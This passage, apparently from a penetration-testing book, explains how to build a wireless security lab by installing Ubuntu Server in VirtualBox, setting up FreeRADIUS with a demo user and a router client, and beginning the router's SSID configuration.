- **Wi-Fi Protected Setup** (**WPS**) – This access method removes the need for using passwords and passphrases on the wireless network. It provides an easy method to authenticate to the wireless network using an 8-digit pin. However, there are known security vulnerabilities and attacks on retrieving the WPS pin.

Therefore, in this section, you will learn how to setup a wireless penetration testing lab environment that supports security testing for both personal and enterprise wireless networks. You will need a wireless router or access point that supports WEP to learn how to perform security testing on older security standards, WPA2-Personal for security testing on newer security standards, and WPA2-Enterprise for security testing of enterprise wireless networks. In addition, having a wireless router which supports WPA3 will be beneficial for learning how to compromise WPA3 targeted networks.The following diagram shows the wireless penetration testing lab environment:



As shown in the preceding diagram, the RADIUS server (access server) and wireless router/access point is connected to an organization internal network. Therefore, if an attacker is able to compromise the wireless network, the adversary will gain unauthorized access to the corporate network and perform lateral movement.The next section will demonstrate how to set up RADIUS on top a Ubuntu server as a virtual machine on your computer and associate it with a wireless router or access point.

Setting up a RADIUS server

In this section, we will be leveraging the power of virtualization to set up a RADIUS server, such as FreeRadius, on our network to handle the AAA processes of the wireless router for testing WPA2-Enterprise.To get started with this exercise, please use the following instructions:


Part 1 – Install a Ubuntu server

1. Firstly, you’ll need to download and setup Ubuntu Server as a virtual machine. On your host machine, go to https://ubuntu.com/download/server to download the **Ubuntu Server 22.04 LTS** ISO image.
2. Next, open **Oracle VM VirtualBox Manager** and click on **New** to

create a new virtual machine.

3. On the Create Virtual Machine window, ensure you use the following configurations:
    - Name: Radius Server
    - ISO Image: Use the drop-down menu, select Other, then select the Ubuntu Server ISO file.
    - Type: Linux
    - Version: Ubuntu (64-bit)
    - Skip Unattended Installation: Check the box

The following screenshot shows the preceding configurations:



Create Virtual Machine

Name and Operating System

Name: Radius Server

Folder: D:\VirtualBox VM

ISO Image: C:\Users\Glen\Downloads\Kali Linux 3rd Ed\ubuntu-22.04.2-live-server-amd64.iso

Edition:

Type: Linux

Version: Ubuntu (64-bit)

☑ Skip Unattended Installation

Unattended Install

Hardware

Hard Disk

1. After clicking on **Finish** to save the new virtual machine, select the **Radius Server** virtual machine and click on **Settings**.
2. On the **Settings** windows, select the Network category and use the following configurations for Adapter 1:
    - Enable the network adapter
    - Attached to: Bridged Adapter
    - Name: Use the drop-down menu to select your physical network adapter on your host machine that’s connected to your physical

network.

3. Next, power-on the **Radius Server** virtual machine to start the installation process of Ubuntu Server.
4. On the installation window, select **Try or Install Ubuntu Server** option to start the installation process.
5. Next, select your preferred language and hit **Enter**.
6. Next, select your preferred keyboard configuration and select **Done**.
7. On the **Choose type of install**, select Ubuntu Server and select **Done**.
8. Next, on the **Network connection** menu, an IP address will automatically be assigned to this Ubuntu Server from your network, ensure you take note of the address and select **Done**.
9. On the **Configure proxy** menu, leave as default and select **Done**.
10. On the **Configure Ubuntu archive mirror** menu, leave as default and select **Done**.
11. On the **Guided storage configuration** menu, leave as default and select **Done**.
12. On the **Storage configuration** menu, leave as default and select **Done**.
13. When the **Confirm destructive action** window appears, select **Continue**.
14. On the **Profile setup** menu, create a user account for yourself and select **Done**.
15. On the **Upgrade to Ubuntu Pro** menu, leave as default and select **Continue**.
16. On the **SSH Setup** menu, use the spacebar on your keyboard to select **Install OpenSSH server** option, then select **Done**.
17. Next, the **Featured Server Snaps** menu will appear, leave as default and select **Done**.
18. The installation process will take some time to complete as it will attempt to automatically download and install updates. After this process is completed, select **Reboot Now**.

After the reboot, if there’s an error on automatically ejecting the ISO file from the cd-rom drive, simply hit Enter on the console screen to continue.


Part 2 – Setting up FreeRadius

In this section, you will learn how to setup FreeRadius on the Ubuntu server, create user accounts for users on the wireless network.Please use the following instruction to get started with this exercise:

1. Ensure the **Radius Server** virtual machine is running in **Oracle VM VirtualBox Manager**.
2. Next, on your Windows host machine, open the Windows **Command Prompt** application and use the following commands to remotely connect to the virtual machine:

```
C:\Users\Glen> ssh <yourname>@<server-ip-address>
```

The following screenshots the expected output when executing the preceding commands:




```
C:\Users\Glen>ssh glen@172.16.17.50
The authenticity of host '172.16.17.50 (172.16.17.50)' can't be established.
ED25519 key fingerprint is SHA256:wyJoHHB5UzbJ+IPNi+UbIMbvhzDO9IlNNFdvgqpbh0k.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.17.50' (ED25519) to the list of known hosts.
glen@172.16.17.50's password:
```

Keep in mind, passwords are invisible when you’re entering them on a terminal interface for security reasons.

1. Next, use the following commands to update the local package repository list and install FreeRadius:

```
glen@radius:~$ sudo apt update
glen@radius:~$ sudo apt install freeradius
```

The following screenshot shows the execution of the preceding commands:




```
glen@radius:~$ sudo apt update
[sudo] password for glen:
Hit:1 http://tt.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://tt.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://tt.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:4 http://tt.archive.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
64 packages can be upgraded. Run 'apt list --upgradable' to see them.
glen@radius:~$
glen@radius:~$ sudo apt install freeradius
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  freeradius-common freeradius-config freeradius-utils freetds-common libct4 libdbi-perl libfreeradius3 libtalloc2 libtevent0
  libwbclient0 make ssl-cert
Suggested packages:
  freeradius-krb5 freeradius-ldap freeradius-mysql freeradius-postgresql freeradius-python3 snmp libclone-perl libmldbm-perl
  libnet-daemon-perl libsql-statement-perl make-doc
The following NEW packages will be installed:
  freeradius freeradius-common freeradius-config freeradius-utils freetds-common libct4 libdbi-perl libfreeradius3 libtalloc2
  libtevent0 libwbclient0 make ssl-cert
0 upgraded, 13 newly installed, 0 to remove and 64 not upgraded.
Need to get 2,836 kB of archives.
After this operation, 10.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

1. Next, use the following commands to verify the sub-directories of FreeRadius:

```
glen@radius:~$ sudo ls -l /etc/freeradius/3.0/
```

The following screenshot shows the list of files and directories within the 3.0 folder:



```
glen@radius:~$ sudo ls -l /etc/freeradius/3.0/
total 156
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 certs
-rw-r----- 1 freerad freerad  8280 Jan  4  2023 clients.conf
-rw-r----- 1 freerad freerad  1397 Jan  4  2023 dictionary
-rw-r----- 1 freerad freerad  2618 Jan  4  2023 experimental.conf
lrwxrwxrwx 1 freerad freerad    28 Jan  4  2023 hints -> mods-config/preprocess/hints
lrwxrwxrwx 1 freerad freerad    33 Jan  4  2023 huntgroups -> mods-config/preprocess/huntgroups
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 mods-available
drwxr-xr-x 9 freerad freerad  4096 Jul 28 14:26 mods-config
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 mods-enabled
-rw-r----- 1 freerad freerad    52 Jan  4  2023 panic.gdb
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 policy.d
-rw-r----- 1 freerad freerad 28915 Jan  4  2023 proxy.conf
-rw-r----- 1 freerad freerad 31482 Jan  4  2023 radiusd.conf
-rw-r----- 1 freerad freerad 20819 Jan  4  2023 README.rst
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 sites-available
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 sites-enabled
-rw-r----- 1 freerad freerad  3427 Jan  4  2023 templates.conf
-rw-r----- 1 freerad freerad  8493 Jan  4  2023 trigger.conf
lrwxrwxrwx 1 freerad freerad    27 Jan  4  2023 users -> mods-config/files/authorize
glen@radius:~$
```

The `users` file contains the user credentials, while the `clients.conf` file contains the AAA client accounts, such as the wireless router within our lab topology.


1. Next, let’s use the Nano command-line text editor to modify the `users` file and create a user account:

```
glen@radius:~$ sudo nano /etc/freeradius/3.0/users
```

1. Using the directional keys on your keyboard, to the following line:

```
#bob    Cleartext-Password := "hello"
```

Then uncomment the line by removing the `#` symbol and change the password from `hello` to `password123` as shown below:



```
#
# The canonical testing user which is in most of the
# examples.
#
bob     Cleartext-Password := "password123"
#       Reply-Message := "Hello, %{User-Name}"
#


#
# This is an entry for a user with a space in their name.
# Note the double quotes surrounding the name.  If you have
# users with spaces in their names, you must also change
```


1. Next, save the file by pressing `CTRL + X`, then `Y` and Enter.
2. Next, let’s create a client account for the wireless router, use the following commands to edit the `clients.conf` file:

```
glen@radius:~$ sudo nano /etc/freeradius/3.0/clients.conf
```

1. Using the directional keys, go to the **Defines a RADIUS client** section and insert the following code:

```
client 172.16.17.123 {
        secret = radiusclientpassword1
        shortname = corporate-ap
}
```

The following screenshots shows the preceding code within the `clients.conf` file:




```
#
#  Defines a RADIUS client.
#
#  '127.0.0.1' is another name for 'localhost'.  It is enabled by default,
#  to allow testing of the server after an initial installation.  If you
#  are not going to be permitting RADIUS queries from localhost, we suggest
#  that you delete, or comment out, this entry.
#
#
client 172.16.17.123 {
        secret = radiusclientpassword1
        shortname = corporate-ap
}

#
#  Each client has a "short name" that is used to distinguish it from
#  other clients.
```

The client IP address (`172.16.17.123`) is the IP address of the wireless router, please sure you check the IP address of your wireless router and substitute with the one in the preceding code. If the client IP address is not the same as your wireless router, the user (bob) will not be able to authenticate to the RADIUS server.

1. Press `CTRL + X`, then `Y` and Enter to save the file.
2. Next, use the following commands to restart the FreeRadius service and verify it's status:


```
glen@radius:~$ sudo systemctl restart freeradius
glen@radius:~$ sudo systemtctl status freeradius
```

The following screenshot shows the `freeradius` service is active and running:



```
glen@radius:~$ sudo systemctl restart freeradius
glen@radius:~$ sudo systemctl status freeradius
● freeradius.service - FreeRADIUS multi-protocol policy server
     Loaded: loaded (/lib/systemd/system/freeradius.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2023-07-28 15:01:05 UTC; 11s ago
       Docs: man:radiusd(8)
             man:radiusd.conf(5)
             http://wiki.freeradius.org/
             http://networkradius.com/doc/
    Process: 2794 ExecStartPre=/usr/sbin/freeradius $FREERADIUS_OPTIONS -Cx -lstdout (code=exited, status>
   Main PID: 2795 (freeradius)
     Status: "Processing requests"
      Tasks: 6 (limit: 2219)
     Memory: 78.6M (limit: 2.0G)
        CPU: 331ms
     CGroup: /system.slice/freeradius.service
             └─2795 /usr/sbin/freeradius -f
```


1. Additionally, use the `sudo lsof -i -P -n | grep freerad` command to verify ports `1812` and `1813` are open for the FreeRadius services as shown below:



```
glen@radius:~$ sudo lsof -i -P -n | grep freerad
freeradiu 2795          freerad    8u  IPv4  29438      0t0  UDP 127.0.0.1:18120
freeradiu 2795          freerad    9u  IPv4  29441      0t0  UDP *:1812
freeradiu 2795          freerad   10u  IPv4  29442      0t0  UDP *:1813
freeradiu 2795          freerad   11u  IPv6  29443      0t0  UDP *:1812
freeradiu 2795          freerad   12u  IPv6  29444      0t0  UDP *:1813
freeradiu 2795          freerad   13u  IPv4  29445      0t0  UDP *:45114
freeradiu 2795          freerad   14u  IPv6  29446      0t0  UDP *:46613
```


Part 3 – Setting the wireless router with RADIUS

This section will show you how to configure a wireless router to operate query a RADIUS server on the network. For this section, you will need a physical wireless router that supports the WPA2-Personal, and WPA-Enterprise security modes. The following diagram shows the IP addresses of the RADIUS server and wireless router, keep in mind the IP addresses may be different on your personal network:



To get started configuring the wireless router with RADIUS, please use the following guidelines:

1. Power-on the wireless router and login to the management dashboard.
2. Next, go to the **Wireless** tab and change the **Network Name** (**SSID**) to `Target_Net` , as shown below:



Configuration View: ● Manual ○ Wi-Fi Protected Setup

Network Mode: Wireless-N Only

Network Name (SSID): Target_Net

Channel Width: 20MHz only

Channel: Auto

